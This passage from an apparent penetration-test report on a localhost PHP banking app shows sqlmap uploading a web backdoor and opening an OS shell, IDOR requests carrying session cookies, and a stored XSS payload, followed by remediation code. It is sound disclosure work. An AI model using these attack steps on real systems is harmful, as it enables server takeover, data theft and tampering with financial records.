
```
[03:28:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[03:28:32] [INFO] going to use a web backdoor for command prompt
[03:28:32] [INFO] fingerprinting the back-end DBMS operating system
[03:28:32] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[03:28:34] [INFO] retrieved the web server document root: '/var/www'
[03:28:34] [INFO] retrieved web server absolute paths: '/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php, /var/www/html/SecureCodester_Banking_MS/bank/transfer.php, /var/www/html/
SecureCodester_Banking_MS/bank/assets/function.php'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [WARNING] unable to upload the file stager on '/var/www/'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/SecureCodester_Banking_MS/bank/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [WARNING] unable to upload the file stager on '/var/www/SecureCodester_Banking_MS/bank/'
[03:28:34] [INFO] trying to upload the file stager on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' via LIMIT 'LINES TERMINATED BY' method
[03:28:34] [INFO] the file stager has been successfully uploaded on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' - http://localhost:80/SecureCodester_Banking_MS/bank/assets/tmpuuz
zl.php
[03:28:34] [INFO] the backdoor has been successfully uploaded on '/var/www/html/SecureCodester_Banking_MS/bank/assets/' - http://localhost:80/SecureCodester_Banking_MS/bank/assets/tmpbqikx.
php
[03:28:34] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'www-data'
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'kali'
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a]

command standard output: '/var/www/html/SecureCodester_Banking_MS/bank/assets'
os-shell> 
```

D. Broken Access Control (IDOR)

Severity	High
Description	The Manager Dashboard (`mindex.php`) is accessible to low-privilege users by direct URL navigation. The server fails to validate the user's session type or role before rendering the administrative page.
Proof of Concept	Direct navigation to the manager's URL without manager privileges grants access.

- **Severity:** High

- **Steps to reproduce:** Login as patient and access the mindex.php endpoint



ID	Method	URL	Orig. Len	Modif. Len	Unauth. Len	Authz. Status	Unauth. Status
3	GET	https://contile.services.mozilla.com:443/v1/tiles	3679	3677	3677	Is enforced??? (please ...	Is enforced??? (please ...
4	GET	https://ads-img.mozilla.org:443/v1/images?image_data=CnAKbmh0dHBzOi8vYW...	7568	7568	7568	Bypassed!	Bypassed!
5	GET	http://detectportal.firefox.com:80/success.txt?ipv6	8	8	8	Bypassed!	Bypassed!
6	GET	http://detectportal.firefox.com:80/success.txt?ipv4	8	8	8	Bypassed!	Bypassed!
7	GET	http://localhost:80/SecureCodester_Banking_MS/bank/	6459	6175	6459	Enforced!	Bypassed!
8	GET	http://localhost:80/SecureCodester_Banking_MS/bank/login.php	3589	3589	3589	Bypassed!	Bypassed!
9	POST	http://localhost:80/SecureCodester_Banking_MS/bank/login.php	3589	3589	3589	Bypassed!	Bypassed!
10	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9126	9126	9126	Bypassed!	Enforced!
11	GET	http://localhost:80/SecureCodester_Banking_MS/bank/show.php?id=1	3596	3596	3596	Bypassed!	Enforced!
12	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9126	9126	9126	Bypassed!	Enforced!
13	GET	http://localhost:80/SecureCodester_Banking_MS/bank/show.php?id=8	3598	3598	3598	Bypassed!	Enforced!
14	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9126	9126	9126	Bypassed!	Enforced!
15	GET	http://localhost:80/SecureCodester_Banking_MS/bank/show.php?id=11	3603	3603	3603	Bypassed!	Enforced!
16	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9126	9126	9126	Bypassed!	Enforced!
17	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mnotice.php?id=11	3221	3221	3221	Bypassed!	Enforced!
18	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9126	9126	9126	Bypassed!	Enforced!
19	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=11	8465	8465	8465	Bypassed!	Bypassed!
20	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	8465	8465	8465	Bypassed!	Enforced!
21	GET	http://localhost:80/SecureCodester_Banking_MS/bank/maccounts.php	4819	4819	4819	Bypassed!	Enforced!
22	POST	http://localhost:80/SecureCodester_Banking_MS/bank/maccounts.php	4968	5266	5117	Is enforced??? (please ...	Enforced!
23	GET	http://localhost:80/SecureCodester_Banking_MS/bank/maddnew.php	6328	6328	6328	Bypassed!	Enforced!
24	POST	http://localhost:80/SecureCodester_Banking_MS/bank/maddnew.php	6402	6402	6402	Bypassed!	Enforced!
25	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mfeedback.php	4481	4481	4481	Bypassed!	Enforced!
26	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mfeedback.php?delete=1	4124	4124	4124	Bypassed!	Bypassed!
27	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mfeedback.php	4124	4124	4124	Bypassed!	Enforced!
28	POST	http://localhost:80/SecureCodester_Banking_MS/bank/maddnew.php	6402	6402	6402	Bypassed!	Enforced!
29	GET	http://localhost:80/SecureCodester_Banking_MS/bank/maccounts.php	5266	5266	5266	Bypassed!	Enforced!
30	GET	http://localhost:80/SecureCodester_Banking_MS/bank/maccounts.php?del=9	5117	5117	5117	Bypassed!	Enforced!
31	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	12382	12382	12382	Bypassed!	Enforced!
32	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=18	11729	11729	11729	Bypassed!	Bypassed!
33	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	11729	11729	11729	Bypassed!	Enforced!
34	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=17	11076	11076	11076	Bypassed!	Bypassed!
35	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	11076	11076	11076	Bypassed!	Enforced!
36	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=16	10423	10423	10423	Bypassed!	Bypassed!
37	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	10423	10423	10423	Bypassed!	Enforced!
38	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=15	9770	9770	9770	Bypassed!	Bypassed!
39	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9770	9770	9770	Bypassed!	Enforced!
40	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php?delete=14	9117	9117	9117	Bypassed!	Bypassed!
41	GET	http://localhost:80/SecureCodester_Banking_MS/bank/mindex.php	9117	9117	9117	Bypassed!	Enforced!
42	GET	https://contile.services.mozilla.com:443/v1/tiles	3679	3679	3679	Bypassed!	Bypassed!
43	GET	https://contile.services.mozilla.com:443/v1/tiles	1943	1943	1943	Bypassed!	Bypassed!

Dr Evil can view anyone's personal details just by changing the number id=1 to id=2, id=3


Dr Evil can delete any user from the DB

Dr Evil can view the entire Manager Dashboard simply by visiting mindex.php

```
GET /SecureCodester_Banking_MS/bank/mfeedback.php?delete=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/mfeedback.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
GET /SecureCodester_Banking_MS/bank/mfeedback.php?delete=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/mfeedback.php
Cookie: PHPSESSID=29c57673aa57ec8d62689fece77038e6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

```
GET /SecureCodester_Banking_MS/bank/mfeedback.php?delete=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/mfeedback.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

- 

```
GET /SecureCodester_Banking_MS/bank/show.php?id=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/mindex.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6


```

Modified request from Autorize (output row 11 from earlier with Dr Evil's cookie in place of the Manager) sent to repeater


constants is no longer supported in **/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php** on line **4**

Account profile for Fayyaz Khan #1005469

Name	**Fayyaz Khan**	Account No	**1005469**
Branch Name	**Dera Ghazi Khan**	Brach Code	**100101**
Current Balance	**25800**	Account Type	**Current**
Cnic	**3210375555426**	City	**Islamabad**
Contact Number	**03356910260**	Address	**Some where in isb**

XYZ Bank

Dr Evil is able to see anyone's personal details just by changing the number id=1 to id=2, id=3, etc.



```
GET /SecureCodester_Banking_MS/bank/mfeedback.php?delete=1 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://localhost/SecureCodester_Banking_MS/bank/mfeedback.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
```

Modified Autorize request for "deleting feedback" sent to repeater

XYZ Bank


constants is no longer supported in **/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php** on line **4**

Feedback from Account Holder

From	Account No.	Contact	Message	
Ali khan	10054777	03356910260	This is testing message to admin or manager by fk	Delete
Fayyaz Khan	1005469	03356910260	this is help card for admin	Delete
Dr. Evil	1766198901	03006666666		Delete

XYZ Bank

Dr Evil can delete "Feedback from Account Holder" values



```
GET /SecureCodester_Banking_MS/bank/mindex.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost/SecureCodester_Banking_MS/bank/mindex.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Cookie: PHPSESSID=5e6ca3afc7c254003bf1f9a47ef3fee6
```

Target: http://localhost

XYZ Bank

supported in **/var/www/html/SecureCodester_Banking_MS/bank/assets/db.php** on line **4**

Dr Evil can view private information of other accounts


All accounts

#	Holder Name	Account No.	Branch Name	Current Balance	Account type	Contact	
1	Fayyaz Khan	1005469	Dera Ghazi Khan	Rs.25800	Current	03356910260	View Send Notice Delete
2	Ali khan	10054777	Dera Ghazi Khan	Rs.25800	Saving	03356910260	View Send Notice Delete
3	Fayyaz Khan	1513410739	Dera Ghazi Khan	Rs.25800	saving	03356910260	View Send Notice Delete
4	Fayyaz Khan	1513410837	Dera Ghazi Khan	Rs.25800	current	03356910260	View Send Notice Delete
5	Elon Musk	1766198235	Dera Ghazi Khan	Rs.25800	current	03001234567	View Send Notice Delete

E. Stored Cross-Site Scripting (XSS)

Severity	**High**
Description	The Feedback module (`feedback.php`) fails to sanitize user input in the "Message" field. An attacker can inject arbitrary JavaScript code. When an Administrator (Manager) views the feedback log (`mfeedback.php`), the malicious script executes in their browser, potentially leading to **Session Hijacking**.
Proof of Concept	1. Login as a standard user. 2. Navigate to the Feedback page. 3. **Enter the payload:** `</script>alert('Dr Evil owns you')</script>`. (The original proof-of-concept shows a backslash escape which is likely intended to bypass SQL filtering before storage). 4. Login as Manager and view the Feedback page. **Result:** The JavaScript payload executes immediately.

- **Severity: High**
- **Steps to reproduce:**
    - Login as a standard user.
    - Navigate to the Feedback page.
    - Enter the payload: `<script>alert(\'Dr Evil owns you\')</script>` (Note: The backslash escapes the single quote to bypass SQL errors).
    - Login as Manager and view the Feedback page.
    - Result: The JavaScript payload executes immediately.



localhost/SecureCodester_Banking_MS/bank/feedback.php

Help Card


Enter your message

<script>alert(\'Dr Evil owns you\')</script>

Successfully send

The \ before the ' charachter helps charachter escaping

XYZ Bank

- 

localhost/SecureCodester_Banking_MS/bank/mfeedback.php

All accounts

#	Holder Name	Account No.	Branch Name	Current Balance	Account type	Contact	
1	Fayyaz Khan	1005469	Dera Ghazi Khan	Rs.9800	Current	03356910260	View Send Notice Delete
2	Ali khan	10054777	Dera Ghazi Khan	Rs.15800	Saving	03356910260	View Send Notice Delete
3	Fayyaz Khan	1513410739	Dera Ghazi Khan	Rs.234234	saving	03356910260	View Send Notice Delete
4	Fayyaz Khan	1513410837	Dera Ghazi Khan	Rs.12121	current	03356910260	View Send Notice Delete
5	Elon Musk	1766198235	D			234567	View Send Notice Delete
6	Syntropy Payroll	1766198794				98887	View Send Notice Delete
7	Dr. Evil	1766198901	D			66666	View Send Notice Delete
8	Jesse Pinkman	1766199021	Multan	Rs.500	saving	03004204200	View Send Notice Delete
9	Walter White	1766199119	Dera Ghazi Khan	Rs.500	saving	03001112223	View Send Notice Delete

XYZ Bank

localhost

Dr Evil owns you

OK

4. TECHNICAL REMEDIATION

We recommend immediate patching of the following 5 security flaws.

A. Patching the Logic Flaw (Infinite Money) Fix: Enforce server-side integer validation. Reject negative numbers.

#PHP code

```
// File: transfer.php
$amount = filter_input(INPUT_POST, 'amount', FILTER_VALIDATE_INT);
if ($amount === false || $amount <= 0) {
    die("Error: Invalid Transaction Amount.");
}
```

B. Patching the Race Condition (Double Spend) Fix: Use atomic database transactions with row locking (`FOR UPDATE`) to serialize requests.

#SQL code

```
-- SQL Strategy
START TRANSACTION;
SELECT balance FROM user_accounts WHERE id = ? FOR UPDATE;
-- (Perform PHP Logic Check Here)
UPDATE user_accounts SET balance = balance - ? WHERE id = ?;
COMMIT;
```

C. Patching RCE & SQL Injection Fix: Replace all dynamic SQL queries with Prepared Statements. Revoke `database user FILE privileges`.

#PHP code

```
// File: transfer.php / login.php
// OLD: $conn->query("SELECT * FROM users WHERE id = '$id'");
// NEW:
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("s", $id);
$stmt->execute();
```

D. Patching Broken Access Control (IDOR) Fix: Implement a session-based role check at the top of every administrative file.

#PHP code

```
// File: mindex.php, maccounts.php, mfeedback.php
session_start();
if (!isset($_SESSION['manager_id'])) {
    header("Location: /bank/login.php");
    exit();
}
```

E. Patching Stored XSS Fix: Apply output encoding when displaying user-generated content (Feedback).

#PHP code

```
// File: mfeedback.php
// OLD: echo $row['message'];
// NEW:
echo htmlspecialchars($row['message'], ENT_QUOTES, 'UTF-8');
```

---

5. CLOSING ANALYSIS

Risk Assessment: CRITICAL The **Online Banking Management System v1.0** contains fundamental architectural flaws. The combination of **Remote Code Execution (RCE)** and **Financial Logic Bypasses** allows any authenticated user to compromise the host server and manipulate financial records at will.

Final Verdict: The application is **unsafe for production** in its current state.

- **Immediate Action:** Take the application offline.
- **Long Term:** Implement the code patches detailed in Section 4 and conduct a full code review before redeployment.

Syntropy Security advises strictly against using this software until a verified patch is released.